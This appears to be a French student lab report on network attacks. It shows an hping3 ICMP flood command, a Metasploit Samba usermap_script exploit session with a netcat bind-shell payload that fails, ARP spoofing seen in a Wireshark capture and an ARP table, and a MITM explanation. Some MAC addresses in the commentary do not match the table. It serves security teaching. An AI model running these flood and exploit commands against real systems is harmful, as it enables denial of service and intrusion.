
jalon 4

Copie d’écran de la page d’accueil du µc en mode ddos.



requête icmp a la chaine avec la commande sudo hping3 -1 –flood 192.168.99.175 sans accusé de réception nécessaire dans le but de rendre le site inaccessible

Copie d’écran de la fenêtre terminal « metasploit » lors de la tentative d’intrusion

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/bind_netcat
payload => cmd/unix/bind_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.99.10
RHOST => 192.168.99.10
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.99.10    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/bind_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.99.10    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started bind TCP handler against 192.168.99.10:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) >
```

L’exploit s’est exécuté sans générer d’erreur (« Exploit completed »), mais aucune session n’a été ouverte sur le port 4444.

Explications possibles de l’échec :
Plusieurs hypothèses peuvent justifier l’absence de session :


- Version de Samba non vulnérable ou fonctionnalité désactivée
  La vulnérabilité “usermap script” (CVE) peut avoir été patchée dans la version de Samba installée, ou la directive username map script est absente/désactivée dans /etc/samba/smb.conf.

- Payload indisponible ou permissions restreintes
  Le module `cmd/unix/bind_netcat` nécessite la présence d’un binaire `nc` ou équivalent sur la cible. Sans lui, le service ne peut pas ouvrir le port de bind..

- Filtrage réseau ou sécurité système
  Un pare-feu (iptables, ACL réseau) ou une politique de sécurité locale (AppArmor/SELinux) peut bloquer les flux sur le port 139 de l’exploitation ou sur le port 4444 de la connexion reverse.

- Contexte d’exécution insuffisant
  Les sessions anonymes Samba peuvent être interdites, ou l’ouverture d’un listener sur un port non privilégié peut exiger des droits root, non disponibles dans le contexte d’exécution du service.

Copie de l’acquisition wireshark montrant que l’adresse IP de la machine 1 est associée à l’adresse mac de rpi sous kali



sur cette capture on voit que l'@ mac et ip de la source correspondent au même hôte tandis pour la destination @ip et mac ne correspondent pas au même hôte c'est le rpi kali qui essaie de se faire passer pour le pc2 mais il est trahi par son @mac

Copie de la nouvelle table ARP d'une des 2 cibles. Elle doit être commentée.

```
tp@rt:~$ sudo arp
Adresse                  TypeMap AdresseMat          Indicateurs          Iface
192.168.33.3             ether   4c:d7:17:86:85:d9   C                    eth0
192.168.33.2             ether   4c:d7:17:9f:18:78   C                    eth0
192.168.33.1             ether   00:00:5e:00:01:02   C                    eth0
192.168.99.105           ether   a0:36:bc:2e:26:3c   C                    eth1
192.168.99.1             ether   b0:be:76:f4:de:d1   C                    eth1
192.168.99.149           ether   dc:a6:32:2b:2e:b4   C                    eth1
192.168.99.143           ether   dc:a6:32:2b:2e:b4   C                    eth1
192.168.99.175           ether   b0:be:76:f4:de:d1   C                    eth1
192.168.99.20            ether   b0:be:76:f4:de:d1   C                    eth1
tp@rt:~$
```

La table ARP ci-dessus recense les associations IP → MAC pour vos deux interfaces :

- eth0 (réseau 192.168.33.0/24)
    - 192.168.33.2 ↔ 4c:d7:17:9f:18:78
    - 192.168.33.3 ↔ 4c:d7:17:86:85:d9
- eth1 (réseau 192.168.99.0/24)
    - 192.168.99.1 ↔ 00:50:00:01:02:02 (passerelle)
    - 192.168.99.105 ↔ a0:36:bc:2e:26:3c
    - 192.168.99.149 & 192.168.99.143 ↔ dc:a6:32:2b:2e:b4 (ce n'est pas la bonne @mac pour la 192.168.99.143 car il y a un cas d'ARP spoofing)
    - 192.168.99.2 & 192.168.99.20 ↔ b0:be:76:f4:de:d1

Commentaires :

L'indicateur C signifie que l'entrée est « complete », c'est-à-dire validée par une réponse ARP récente.

En quoi consiste une attaque MITM ? Quel est le protocole des trames envoyées et qui les envoie ?

Une attaque Man-In-The-Middle (MITM) consiste à intercepter silencieusement les communications entre deux hôtes (généralement un client et une passerelle/serveur), de façon à pouvoir lire, modifier ou rediriger les paquets sans que les deux parties ne s'en aperçoivent.

Le protocole ARP utilise des requêtes « who-has » et des réponses « is-at », et l'attaquant profite de ces échanges pour envoyer des ARP replies gratuites non sollicitées afin d'associer l'IP de la passerelle à sa propre MAC et l'IP de la victime à sa MAC, de cette manière les tables ARP des deux hôtes sont corrompues simultanément et tout le trafic IP entre la victime et la passerelle transite par l'attaquant qui peut alors l'intercepter, le modifier ou le rediriger à volonté